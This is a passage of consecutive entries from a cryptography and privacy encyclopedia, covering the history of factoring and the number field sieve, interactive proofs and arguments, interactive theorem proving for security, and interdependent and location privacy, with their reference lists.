The situation changed, slowly, when in late 1988 John Pollard distributed a letter to a handful of colleagues. In it he described a novel method, still based on the Morrison–Brillhart approach, to factor integers close to a cube and expressed his hope that, one day, the method may be used to factor the ninth Fermat number $F_9 = 2^{2^9} + 1$, back then the world's "most wanted" composite. It was quickly established that for certain "nice" n Pollard's new method should work in heuristic expected runtime $L_n\left[1/3, \left(\frac{32}{9}\right)^{1/3}\right] \approx L_n\left[1/3, 1.526\right]$. This was the first indication that, conceivably, the complexity of factoring would not be stuck at $L_n[1/2, \ldots]$. The initial work was soon followed by the factorization of several large "nice" integers, culminating in 1990 in the factorization of F_9 (Lenstra et al. 1993). Further theoretical work removed the "niceness" restriction and led to the method that is now referred to as the "number field sieve": a general purpose factoring method with heuristic expected runtime $L_n\left[1/3, \left(\frac{32}{9}\right)^{1/3}\right] \approx L_n\left[1/3, 1.526\right]$. The method as it applies to "nice" numbers is now called the "special number field sieve." See *Number Field Sieve For Factoring* for details. The first time a 512-bit RSA modulus was factored, using the number field sieve, was in 1999 (Cavallar et al. 2000).

With hindsight, the property that all $L_n[1/2, 1]$ factoring methods have in common is their dependence, in one way or another, on smoothness of

numbers of order $n^{O(1)}$. The number field sieve breaks through the $n^{O(1)}$ barrier and depends on smoothness of numbers of order $n^{o(1)}$.

Cross-References

Factorization Circuits
Number Field Sieve for Factoring
Quadratic Sieve

Recommended Reading

Alford WR, Granville A, Pomerance C (1994) There are infinitely many Carmichael numbers. Ann Math 193(3):703–722
[MathSciNet]

Atkins D, Graff M, Lenstra AK, Leyland PC (1995) The magic words are squeamish ossifrage. In: Pieprzyk J, Safavi-Naini R (eds) Advances in cryptology: ASIACRYPT'94, proceedings of the 4th international conference on the theory and applications of cryptology, Wollongong, Australia, 28 November–1 December, 1994. Lecture notes in computer science, vol 917. Springer, Berlin, pp 263–277

Bach E, Shallit J (1989) Factoring with cyclotomic polynomials. Math Comput 52:201–219
[MathSciNet]

Cavallar S, Dodson B, Lenstra AK, Lioen WM, Montgomery PL, Murphy B, te Riele HJJ, Aardal K, Gilchrist J, Guillerm G, Leyland PC, Marchand J, Morain F, Muffett A, Putnam C, Putnam C, Zimmermann P (2000) Factorization of a 512-bit RSA modulus. In: Preneel B (ed) Advances in cryptology: EUROCRYPT 2000, proceedings of the international conference on the theory and application of cryptographic techniques, Bruges, Belgium, 14–18 May 2000. Lecture notes in computer science, vol 1807. Springer, Berlin, pp 1–18

Coppersmith D (1994) Solving homogeneous linear equations over GF(2) via block Wiedemann algorithm. Math Comput 62:333–350
[MathSciNet]

Crandall RE, Pomerance C (2001) Prime numbers: a computational perspective. Springer, Berlin

Davis JA, Holdridge DB (1984) Factorization using the quadratic sieve algorithm. In: Chaum D (ed) Advances in cryptology: Crypto 83. Plenum, New York, pp 103–113

Dixon JD (1981) Asymptotically fast factorization of integers. Math Comput 36:255–260
[MathSciNet]

Gardner M (1977) A new kind of cipher that would take millions of years to break. Sci Am 237:120–124

Knuth DE (1997) The art of computer programming: seminumerical algorithms, vol 2, 3rd edn. Addison-Wesley, Reading

LaMacchia BA, Odlyzko AM (1991) Solving large spare linear systems over finite fields. In: Menezes AJ, Vanstone SA (eds) Advances in cryptology: CRYPTO'90. Lecture notes in computer science, vol 537. Springer, Berlin, pp 109–133

Lenstra HW Jr (1987) Factoring integers with elliptic curves. Ann Math 126:649–673.
[MathSciNet]

Lenstra HW Jr, Pomerance C (1992) A rigorous time bound for factoring integers. J Am Math Soc 5:483–516.
[MathSciNet]

Lenstra AK, Lensta HW Jr, Manasse MS, Pollard JM (1993) The factorization of the ninth Fermat number. Math Comput 61:319–349
[MathSciNet]

Leyland PC, Lenstra AK, Dodson B, Muffett A, Wagstaff SS Jr (2002) MPQS with three large primes. In: Fieker C, Kohel DR (eds) Algorithmic number theory. Proceedings of the 5th international symposium, ANTS-V, Sydney, Australia, 7–12 July 2002. Lecture notes in computer science, vol 2369. Springer, Berlin, pp 446–460

Montgomery PL (1987) Speeding the Pollard and elliptic curve methods of factorization. Math Comput 48:243–264.
[MathSciNet]

Montgomery PL (1995) A block Lanczos algorithm for finding dependencies over GF(2). In: Guillou LC, Quisquater J-J (eds) Advances in cryptology: EUROCRYPT'95, Saint-Malo, 1995. Lecture notes in computer science, vol 921. Springer, Berlin, pp 106–120

Morrison MA, Brillhart J (1975) A method of factoring and the factorization of F_7. Math Comput 29:183–205

Nechaev VI (1968) Complexity of a determinate algorithm for the discrete logarithm. Math Notes 55(2):155–172. Translated from Matematicheskie Zametki 55(2):91–101, (1994). This result dates from 1968

Pollard JM (1974) Theorems on factorization and primality testing. Proc Camb Phil Soc 76:521–528
[MathSciNet]

Pollard JM (1975) A Monte Carlo method for factorization. BIT 15:331–334
[MathSciNet]

Pomerance C (1987) Fast, rigorous factorization and discrete logarithm algorithms. In: Johnson DS, Nishizeki T, Nozaki A, Wilf HS (eds) Discrete algorithms and complexity. Academic, Boston, pp 119–143

Pomerance C, Smith JW (1992) Reduction of huge, sparse matrices over finite fields via created catastrophes. Exp Math 1:89–94
[MathSciNet]

Rabin MO (1980) Probabilistic algorithm for testing primality. J Number Theory 12(1):128–138 [MathSciNet]

Rivest RL (1977) Letter to M. Gardner containing an estimate of the difficulty of factoring a 129-digit modulus using Pollard's rho method

Rivest R, Silverman R (2001) Are 'strong' primes needed for RSA. Cryptology ePrint Archive, Report 2001/007. http://eprint.iacr.org/

Shoup V (1997) Lower bounds for discrete logarithms and related problems. In: Proceedings of EUROCRYPT '97. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 256–266

Silverman RD (1987) The multiple polynomial quadratic sieve. Math Comput 48:329–339 [MathSciNet]

Villard G (1997) Further analysis of Coppersmith's block Wiedemann algorithm for the solution of sparse linear systems (extended abstract). In: Proceedings of the 1997 international symposium on symbolic and algebraic computation, ISSAC'97. ACM, New York, pp 32–39

Wiedemann DH (1986) Solving sparse linear equations over finite fields. IEEE Trans Inf Theory 32:54–62
[MathSciNet]

Williams HC (1982) A p + 1 method of factoring. Math Comput 39:225–234
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300512

Integrated Circuit

Levels of Trust

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300513

Integrated Circuit Card

Smart Card

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300514

Integrity and Encryption

NESSIE Project

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300515

Integrity Model

Biba Model

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300516

Intellectual Property

Levels of Trust

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300517

Intelligence Distribution to Prevent Attacks

Security Investment, Interdependence, Attacking, and Information Sharing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_5

Interactive Argument

Berry Schoenmakers[44] ✉
(44) Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

✉ **Berry Schoenmakers**
Email: berry@win.tue.nl

Synonyms

Computationally sound proof system

Interactive Proof

An *interactive argument* (or, *computationally sound proof system*) is a relaxation of an interactive proof, introduced in Brassard et al. (1988). The difference is that the prover is restricted to be a polynomial-time algorithm for an interactive argument, whereas no such restrictions on the prover apply for an interactive proof. The prover's advantage over the verifier is that the prover gets a private input, which allows the prover to perform his or her task in polynomial time (completeness).

The soundness condition for an interactive argument, referred to as *computational soundness*, states as before that executions of the protocol between the prover and the verifier should result in the verifier rejecting the proof, if $x \notin L$ holds; here, the prover is not required to follow the protocol, that is, the prover may behave arbitrarily, but the prover is limited to be a (*probabilistic*) *polynomial-time* algorithm.

Hence, cheating by the prover is not required to be impossible; rather, cheating is required to be *computationally infeasible*. Therefore, interactive

arguments are easier to achieve than interactive proofs; in particular, while perfect zero-knowledge arguments are known to exist for every language in NP, it is considered unlikely that perfect zero-knowledge proofs exist for every language in NP.

References

Brassard G, Chaum D, Crépeau C (1988) Minimum disclosure proofs of knowledge. J Comput Syst Sci 37(2):156–189
[MathSciNet]

Goldreich O (2001) Foundations of cryptography – basic tools. Cambridge University Press, Cambridge

Naor M, Ostrovsky R, Venkatesan R, Yung M (1998) Zero-knowledge arguments for NP can be based on general assumptions. J Cryptol 11(2):87–108

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_6

Interactive Proof

Berry Schoenmakers[45] ✉
(45) Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

✉ **Berry Schoenmakers**
Email: berry@win.tue.nl

Synonyms

Interactive proof systems

The notion of an *interactive proof* plays an important role in complexity theory. An interactive proof is a protocol between two parties, called the *prover* and the *verifier*. The crucial point is that the verifier is restricted to be a (probabilistic) polynomial-time algorithm, whereas no such restriction applies to the prover. By means of an interactive proof, the prover convinces the verifier of the validity of a given statement. A statement is of the form $x \in L$, where x is a word and L is a formal language. The interesting languages are those for which no polynomial-time membership tests (are known to) exist. It follows that the verifier cannot determine on its own whether $x \in L$ holds.

An interactive proof is required to satisfy two conditions. The first condition is *completeness*, which means that executions of the protocol between the prover and the verifier should result in the verifier accepting the proof, if $x \in L$ holds. The second condition is *soundness*, which means that executions of the protocol between the prover and the verifier should result in the verifier rejecting the proof, if $x \notin L$ holds; here, the prover is not required to follow the protocol, that is, the prover may behave arbitrarily.

A simple example of an interactive proof runs as follows. Consider the language L_H consisting of graphs containing a Hamiltonian cycle. It is well known that the problem of determining membership for L_H is NP-complete. Hence, it is supposedly hard to determine whether a given graph contains a Hamiltonian cycle. However, given a purported Hamiltonian cycle for a graph, it is easy to check whether this is indeed the case. An interactive proof for L_H is obtained if the prover simply sends a Hamiltonian cycle for the graph under consideration to the verifier. The conditions of completeness and soundness are clearly satisfied.

In the context of cryptography, interactive proofs are usually required to satisfy some additional conditions. Many interactive proofs are in fact proofs of knowledge. Also, zero-knowledge proofs are a main example of interactive proofs used for cryptographic purposes, noting that zero-knowledge interactive arguments and witness hiding protocols are possible alternatives. The above interactive proof for L_H is neither zero-knowledge nor witness hiding, as the prover simply gives away a Hamiltonian cycle.

Cross-References

Interactive Argument

References

Goldreich O (2001) Foundations of cryptography – Basic tools. Cambridge University Press, Cambridge

Goldwasser S, Micali S, Rackoff C (1989) The knowledge complexity of interactive proof systems. SIAM J Comput 18:186–208. Preliminary version in 17th ACM symposium on the theory of computing, 1982
[MathSciNet]

Shamir A (1992) IP = SPACE. J ACM 39(4):869–877

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300518

Interactive Proof Systems

Interactive Proof

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300519

Interactive Theorem Proving and Security

Formal Verification of Cryptosystems
Theorem Proving and Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300521

Interactive Verification

Interactive Verification of Security Properties

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1799

Interactive Verification of Security Properties

William Mansky[46] ✉
(46) University of Illinois Chicago, Chicago, IL, USA

✉ **William Mansky**
Email: mansky1@uic.edu

Synonyms

Interactive verification; Mechanized theorem proving

Definition

Interactive theorem proving is the use of a program that implements a formal logic (also called a "proof assistant") to state and prove properties that would otherwise be proved on paper.

Theory

Computer-assisted proof tools can be characterized as either automatic or interactive. Automatic tools (such as SMT solvers) take as input a body of definitions and known facts and a target theorem and attempt to automatically construct a proof of the target theorem. Interactive tools, on the other hand, allow users to construct proofs using a tactic language that may be more or less analogous to the steps of a paper proof. Their utility comes in part from the display of the proof state at each step of reasoning, which lists the current known hypotheses and remaining proof obligations,

and in part from precise implementation of a system of formal logic: most interactive verification tools have a small trusted kernel defining the rules of a logic, and all proofs, no matter how complicated, can be reduced to combinations of these fundamental rules.

Because proofs are not expected to be automatically generated, interactive theorem provers do not need to constrain the expressiveness of their logics and are often based on higher-order logics like simply typed higher-order logic, as in Isabelle/HOL (Wenzel et al. 2008), or dependent type theory, as in Coq (Bertot and Castran 2010). Interactive verification can also take advantage of proof techniques that are difficult to automate: in approaches such as proof by induction or proof of a loop invariant, the user can directly supply the induction principle/invariant, which is difficult to infer automatically. Interactive proof tools can thus guarantee both soundness and completeness – as long as the user can construct a proof, the property is guaranteed to hold, and anything that is provable in the underlying logic is provable in the tool. Of course, the construction of the proof itself can be arbitrarily hard.

Any proof about a real-world system may fail to apply in practice due to the gap between the system and model used for verification and/or the gap between the desired behavior of the system and the specification proved. From this perspective, interactive verification has the advantage that all assumptions are stated explicitly, and outside experts can inspect both the definitions and the proofs. A verified system may still benefit from testing to ensure that assumptions made in the proofs are not violated.

Applications

While in theory interactive theorem proving can be applied to any mathematical domain, in practice its primary use has been program verification. The behavior of a programming language can naturally be expressed in formal logic as a set of semantic rules, describing the effects on program state of each command in the language. It is then possible to prove properties of either the language in general (e.g., type safety, memory safety) or specific programs (e.g., absence of race conditions) by induction over the language's semantics. Programming language tools up and including an optimizing C compiler (Leroy 2009) have been written and verified in interactive theorem provers. If a system is too large to verify

interactively, interactive verification can be used to increase confidence in specific critical components, as with the sensor communication system in autonomous vehicles developed by the DARPA High-Assurance Cyber Military Systems (HACMS) project (Mansky et al. 2017).

In security, interactive theorem proving has also been used for protocol verification. In the most common approach, a protocol is defined by a set of rules describing the messages that can be sent by each party. To analyze the security of the protocol, the user defines a predicate describing the information that an attacker can learn from each message and the ways in which that information can be combined to form new messages (Paulson 1998). The attacker is considered to be able to observe and intercept any message, according to the Dolev-Yao model – only the strength of the cryptographic methods used in the protocol can prevent the attacker from learning the contents of any message or impersonating any party. Even under this model, interactive theorem proving has been used to prove the secrecy of protocols including the Needham-Schroder-Lowe public-key protocol and TLS (Paulson 1999).

It is also possible to combine proofs of programs and more abstract mathematical proofs to obtain end-to-end correctness proofs for implementations of high-assurance systems. The basic approach is to prove that a program implements an abstract representation of its behavior and then show that the abstract representation has the desired properties. As an example, the Foundational Cryptography Framework (Petcher and Morrisett 2015), designed to prove that cryptographic algorithms do indeed guarantee their intended security properties, has been combined with the Verified Software Toolchain (Appel et al. 2014) for proving properties of C programs, to show that (1) OpenSSL's implementation of the HMAC authentication algorithm is correct, and (2) a correct implementation of the algorithm guarantees that received messages did in fact originate with the expected sender (Beringer et al. 2015). This approach of refinement from high-level description to implementation has also been used to develop and verify a reference implementation of TLS (Bhargavan et al. 2013). The end result of the process is a formal logical guarantee, based on a small trusted kernel, of the correctness of an actual implementation of a target application.

Open Problems and Future Directions

The guarantees provided by a proof of correctness depend on the guarantees of the verification tool and the relationship between the verified model and the actual system. Most interactive theorem provers minimize their assumptions by reducing all proofs to a small trusted kernel, but it is always possible to increase the fidelity of the model. In software, we may wish to model the application itself, the compiler/build system, the operating system, and the hardware; several projects have included one or two of these elements, but none have included the full chain for standard software.

One of the major challenges in interactive verification is ease of use: verification often requires specialist knowledge, and a 10× ratio of proof to code is not uncommon. Ongoing research aims to make it easier to verify systems by either increasing automation, generating parts of the proof from the system to be verified, or allowing users to write proofs in notations more familiar from mathematics or programming.

Cross-References

Static Analysis
Type Checking and Security

References

Appel AW, Dockins R, Hobor A, Beringer L, Dodds J, Stewart G, Blazy S, Leroy X (2014) Program logics for certified compilers. Cambridge University Press, Cambridge, MA

Beringer L, Petcher A, Ye KQ, Appel AW (2015) Verified correctness and security of OpenSSL HMAC. In: Proceedings of the 24th USENIX Conference on Security Symposium (SEC'15), USENIX Association, USA, pp 207–221

Bertot Y, Castran P (2010) Interactive theorem proving and program development: Coq'Art the calculus of inductive constructions. Springer Publishing Company

Bhargavan K, Fournet C, Kohlweiss M, Pironti A, Strub P (2013) Implementing TLS with verified cryptographic security. In: Proceedings of the 2013 IEEE Symposium on Security and Privacy, pp 445–459

Leroy X (2009) Formal verification of a realistic compiler. Commun ACM 52:107–115

Mansky W, Appel A W, Nogin A (2017) A verified messaging system. In: Proceedings of the ACM Programming Languages, vol 1, OOPSLA. Article 87

Paulson LC (1998) The inductive approach to verifying cryptographic protocols. J Comput Secur 6(1–2):85–128

Paulson LC (1999) Inductive analysis of the Internet protocol TLS. In: ACM Transactions on Information and System Security, pp 332–351

Petcher A, Morrisett G (2015) The foundational cryptography framework. In: Proceedings of Principles of Security and Trust (POST 2015), Lecture notes in computer science, vol 9036. Springer, Berlin/Heidelberg

Wenzel M, Paulson LC, Nipkow T (2008) The Isabelle framework. In: Proceedings of the 21st International Conference on Theorem Proving in Higher Order Logics (TPHOLs ’08). Springer-Verlag, Berlin/Heidelberg, pp 33–38

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300522

Interception

Eavesdropping

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300523

Interconnection

Security Investment, Interdependence, Attacking, and Information Sharing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1527

Interdependent Location Privacy

Elham Naghizade[47] ✉
(47) School of Computing Technologies, RMIT University, Melbourne, VIC, Australia

✉ **Elham Naghizade**
Email: e.naghizade@rmit.edu.au

Synonyms

Interdependent privacy, which includes interdependent location privacy, has also been referred as multi-party privacy, networked privacy, collective privacy, and relational privacy in the literature.

Definitions

Interdependent location privacy (ILP) refers to the effect of others' location disclosure on the location privacy of an individual, regardless of whether that individual is a user of a system or not.

Background

The interconnectedness of users and services in today's smart systems has created a digitally connected world in which protecting an individual's privacy is becoming increasingly difficult as the result of the presence of other individuals' shared personal information. Concerns regarding interdependent privacy have been primarily expressed in the context of social media platforms, e.g., inferring the gender and political views of a certain user through their links to other people or groups in the social

network (Zheleva and Getoor, 2009). In the location privacy domain, this could be translated into sharing someone's location without their consent, e.g., tagging a friend in a photo or posting about being at a certain location. However, it is now realized that ILP represents significant other challenges due to the additional interconnection between the physical and digital world.

At its core, ILP investigates the question of how much disclosing one's location data is going to breach someone else's location privacy – for a more in-depth discussion on location privacy, see Krumm (2009). One key challenge when discussing ILP is the role of personalized privacy preferences, which has been shown to affect the privacy of users and perhaps non-users in a system (Naghizade et al., 2015).

Anonymized location data can be linked to particular individuals to learn about their identity or anonymous actions. However, the focus of this entry is solely on scenarios that concern the disclosure or refinement of location data and its associated time.

Discussion

To provide a more practical view over ILP, this section considers two general scenarios and is based on Westin's definition of information privacy (Westin, 1968) as a framework to discuss potential location privacy risks arising from individuals' data interdependence.

Assume the location data is communicated, used, or disseminated to either (i) receive a location-based service, e.g., querying the closest restaurant or navigating to a destination or (ii) be included in a (social) network such as a friend-finding group or a participatory sensing network. In such context, following Westin's definition of information privacy, ILP can be described as an individuals' ability to maintain control over to what extent, when, and how their location data is communicated, used, or disseminated regardless of others' disclosure.

- *To what extent*. This dimension focuses on the amount and quality of the individuals' location data that is collected, processed, or shared, which is arguably the best studied aspect of enabling individuals to control their location privacy. Obfuscating location data – either a single location point or a continuous set of location points – through adding noise or submitting an imprecise or vague location that is adjusted to individual

preferences has been extensively studied in the community. However, in both abovementioned scenarios, the location of an individual can be refined through others' disclosure.

- *When*. This dimension focuses on both the quality of the temporal dimension associated with the location and the timing of an individual's location data being communicated, used, or disseminated. For instance, at the point of requesting a location-based service, an individual might be willing to associate their location with a rather imprecise time, e.g., what is the shortest path to destination *dtoday morning* instead of *8:35 am*. This choice can be void if an adversary has more precise knowledge about an accompanying friend of that individual. Similarly, suppose having two reports about an accident where participant A has specified a 30-min time interval and participant B has asked for a 60-min time interval to obfuscate the time of observing an event. An adversary's knowledge about the nature of an event, e.g., the event only lasted for 30 min, can refine participant B's time of the observation using participant A's data.
- *How*. This dimension focuses on the technology that is used to generate, collect, process, or disseminate an individual's location data. In the case of the submitted observations about an event, assume participant A is willing to report this incident in the form of a *(location, time, event type)* submission while participant B is attaching a photo of the event as an extra evidence. This additional piece of information might enable an adversary to further refine the location of time provided by participant A.

These three dimensions can be expanded to include inferences that can be made beyond someone's location data. For instance, a more general view over controlling *to what extent data is used* can involve further refinements about an individual's purpose of a trip, demographics, personal preferences and traits, and even mental health state. Furthermore, despite the examples provided in this section, maintaining ILP is far more complex in real-world scenarios where multitudes of individuals are expected to decide on when, how, and to what extent disclose their location data, as these decisions can affect other individuals' preferences regarding these dimensions. For instance, it has been shown that the underlying patterns in location data provided by a group of users can be used to make further refinements about the whereabouts of other users with stricter privacy preferences (Naghizade et al., 2015).

Open Problems and Future Directions

There has been an increasing interest in the area of interdependent privacy in general and interdependent location privacy in particular among different research communities. Interdependencies between users' privacy preferences and optimal strategies to fulfill the system constraints have been modeled through game theory concepts. Access control and cryptographic techniques are among other possible solutions to model and protect interdependent privacy, in particular to enable control over how their location data is being communicated – see the survey in Humbert et al. (2019) for a detailed discussion.

However, the existing solutions in this area are largely application dependent and are formed in isolation rather than proposing a more holistic strategy that involves not only computer and data scientists but also experts in law, social sciences, and economy, especially when considering challenges such as data ownership and data monetization in an interdependent environment.

With an increase in our understanding of the potential risks of sharing and communicating our location data, the argument about privacy being an inalienable right is being replaced by a more achievable concept of privacy as a construct (Bélanger and Crossler, 2011) where terms of this construct can be negotiated and agreed upon. With this shift in the privacy paradigm, it might be best to think of *transparency* as the best option to address ILP concerns. Regulatory frameworks assume a version of privacy that no longer exists, and definitions need to be clarified to capture the type of vulnerability that is discussed here.

For an individual to claim control over their location data, they are required to know the privacy risks of every piece of information that they communicate and how this risk changes over time with the increase in knowledge gained through their data and other's data – an impossible task for the average layperson. Measuring such dynamic risk and communicating it in an understandable way are two major open challenges in the area of ILP.

Moreover, as individuals become more aware of the value of their volunteered data in the digital economy, there needs to be a transparent means of communicating the utility of each piece of information and how its value is estimated so that an individual is able to decide whether to share

a piece of information or not. The ability to negotiate this sharing in an informed and consensual way remains an ongoing challenge to protect what is traditionally contemplated as personal privacy.

Cross-References

- Interdependent Privacy (IDP)
- Privacy in Location-Based Data Mining
- Privacy-preserving Data Publishing
- Spatiotemporal Privacy

References

Bélanger F, Crossler RE (2011) Privacy in the digital age: a review of information privacy research in information systems. MIS Q 35(4):1017–1041

Humbert M, Trubert B, Huguenin K (2019) A survey on interdependent privacy. ACM Comput Surv 52(6):1–40

Krumm J (2009) A survey of computational location privacy. Pers Ubiquit Comput 13(6):391–399

Naghizade E, Bailey J, Kulik L, Tanin E (2015) How private can I be among public users? In: Proceedings of the 2015 ACM international joint conference on pervasive and ubiquitous computing, pp 1137–1141

Westin AF (1968) Privacy and freedom. Wash Lee Law Rev 25(1):166

Zheleva E, Getoor L (2009) To join or not to join: the illusion of privacy in social networks with mixed public and private user profiles. In: Proceedings of the 18th international conference on world wide web, pp 531–540

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1544

Interdependent Privacy (IDP)

Mathias Humbert[48] ✉ and Kévin Huguenin[49] ✉
(48) Cyber-Defence Campus, armasuisse Science and Technology, Thun, Switzerland
(49) University of Lausanne, Lausanne, Switzerland

✉ **Mathias Humbert (Corresponding author)**
Email: mathias.humbert@armasuisse.ch

✉ **Kévin Huguenin**
Email: kevin.huguenin@unil.ch

Synonyms

Collective privacy; Group privacy; Multiparty privacy; Multi-subject privacy; Networked privacy; Peer privacy

Definitions

Interdependent privacy (IDP) refers to the fact that the actions or the data of one or multiple individuals have privacy implications for other individuals. Interdependent privacy risks usually stem from the fact that data features multiple individuals or that data that seemingly involves only certain individuals in fact reveals information about other individuals (typically because of correlation).

Background

The term “interdependent privacy” was coined by Biczók and Chia (2013) in 2013, probably inspired by that of “interdependent security” (see Laszka et al. 2014). Yet, interdependent privacy risks and associated solutions have been studied before that: see Humbert et al. (2020) for a comprehensive survey on the topic.

The root cause of interdependent privacy is either that the disclosed data directly features multiple individuals or that the personal attributes of different individuals, hence the data associated with them, are correlated. Correlation is particularly strong when these individuals are related (e.g., friends, family members, coworkers). Interdependent privacy risks are often formalized through the notions of accessibility/visibility and inferrability of personal information.

Correlation often indicates a predictive relationship between the personal attributes of individuals; these relationships can be exploited, by an adversary, at the expense of the individuals’ privacy. Indeed, by considering the statistical properties of the relationship between the data of different individuals, the unknown personal attributes of an individual can be inferred, or, more generally, the knowledge about such attributes can be refined, algorithmically from the data disclosed by other individuals. Beyond correlation, interdependent privacy risks can also arise when individuals disclose, intentionally or not, to third parties the information related to another individual, which they were entrusted with. Interdependent privacy risks materialize for different types of personal data and information. For instance:

- The personal attributes of an individual can be inferred from those of their contacts (Jia et al., 2017) as individuals tend to bond with individuals with whom they share certain characteristics (e.g., gender, age, preferences), a well-documented phenomenon known as homophily. Information about both these personal attributes and social relationships between individuals are available on online social networks. Moreover, users of online social networks can leak directly (i.e., without the need for inference) personal information about their contacts to third parties, including other individuals and app/service providers (Biczók and Chia, 2013) (see chapter “Privacy Metrics for Online Social Network Data”).
- Multimedia data, such as photos and videos, create interdependent privacy risks as they often feature individuals other than the individual who captured them (Such and Criado, 2018). Such content is commonly

shared on online social networks and media (see chapter "Privacy Metrics for Online Social Network Data").

- The location information of an individual can be inferred from that of their contacts, especially if co-location information is available (Olteanu et al., 2017). Sources of co-location information include posts (with tags and mentions such as "with Alice") made on online social networks, photos, and IP addresses (see chapter "Location Information (Privacy of)" and, more specifically, chapter "Interdependent Location Privacy").
- The genetic material of an individual is inherited from their parents and (partially) passed on to their children. Consequently, the genomic information of an individual is correlated with that of their parents and children, but also, by extension, with those of their family members at large. Therefore, this information can be inferred from the information of those members. Direct-to-consumer genetic testing services enable individuals to obtain their genomic data (from a biological sample such as saliva) that they can subsequently upload on online platforms for various purposes, such as helping genomic research (see chapter "Genome Privacy").

Standard privacy metrics are used to quantify privacy interdependent privacy risks (see chapter "Privacy Metrics"). Finally, data correlation can partially void the guarantees provided by differential privacy (see chapter "Differential Privacy" and, more specifically, chapter "Pufferfish Privacy") as it violates the core underlying assumption of data independence.

Theory


Studies on interdependent privacy scenarios rely on a number of standard theories and techniques. Note that these theories and techniques were not necessarily introduced in the context of interdependent privacy.

Statistical Inference

Statistical inference, and more specifically Bayesian inference, is used in interdependent privacy scenarios to update the knowledge about some personal attribute, typically of the target individual, given the observation of other attributes, typically those of other individuals. It exploits the statistical dependencies that exist between the target individual's data and that of their contacts (e.g., friends, family members, coworkers). Many works on

interdependent privacy risk assessment rely on Bayesian inference (Jia et al., 2017; Humbert et al., 2017; Olteanu et al., 2017).

Bayesian inference often relies on probabilistic graphical models (PGMs) for representing dependencies. Bayesian networks are used to represent directed dependencies, i.e., conditional probability distributions between random variables (see Fig. 1), whereas Markov networks are used for undirected dependencies, that is, joint probability distributions between random variables. Hidden Markov models (HMMs) are a special instance of Bayesian networks.



Interdependent Privacy (IDP), Fig. 1 Bayesian network used for genome inference in a family tree with two parents and three children. (Source: Humbert et al. 2017)

Game Theory

Game theory is used to study the interaction between multiple rational decision-makers (referred to as *players*) who seek to optimize their utility in situations where the actions of a player can affect the utility of other players. A key concept of game theory is that of *equilibrium* (e.g., Nash equilibrium) that models stable states where, given other players' strategies, no player has an incentive to singlehandedly deviate from their strategy. As such, game theory is a first-class tool for predicting the strategy adopted by (rational) individuals in interdependent (privacy) scenarios. Many works on interdependent privacy (but also security) rely on game theory (Biczók and Chia, 2013).

Cryptography and Access Control

Cryptography is used for building protection mechanisms in interdependent privacy scenarios, e.g., in case of sharing conflict on co-owned data, by requiring the consent of all co-owners before sharing this data or by hiding parts of the data. For this purpose, secret-sharing techniques are particularly

well suited. Attribute-based encryption and homomorphic encryption also represent helpful tools for designing cryptographic solutions in the context of interdependent privacy. We refer the reader to "Secret Sharing Schemes", "Attribute-Based Encryption", and "Homomorphic Encryption" for more detail.

Access-control techniques are particularly useful in interdependent privacy scenarios as they help determine the audience of co-owned data (typically shared online) by granting or denying access to the data. For instance, relationship-based access control (ReBAC) can be used in the context of online social networks where social relationship information is available. Such schemes improve on Role-Based Access Control (RBAC) by adding granularity and context in the definition of roles. We refer the reader to "Access Control Policies, Models, and Mechanisms".

Communication Privacy Management (CPM) Theory

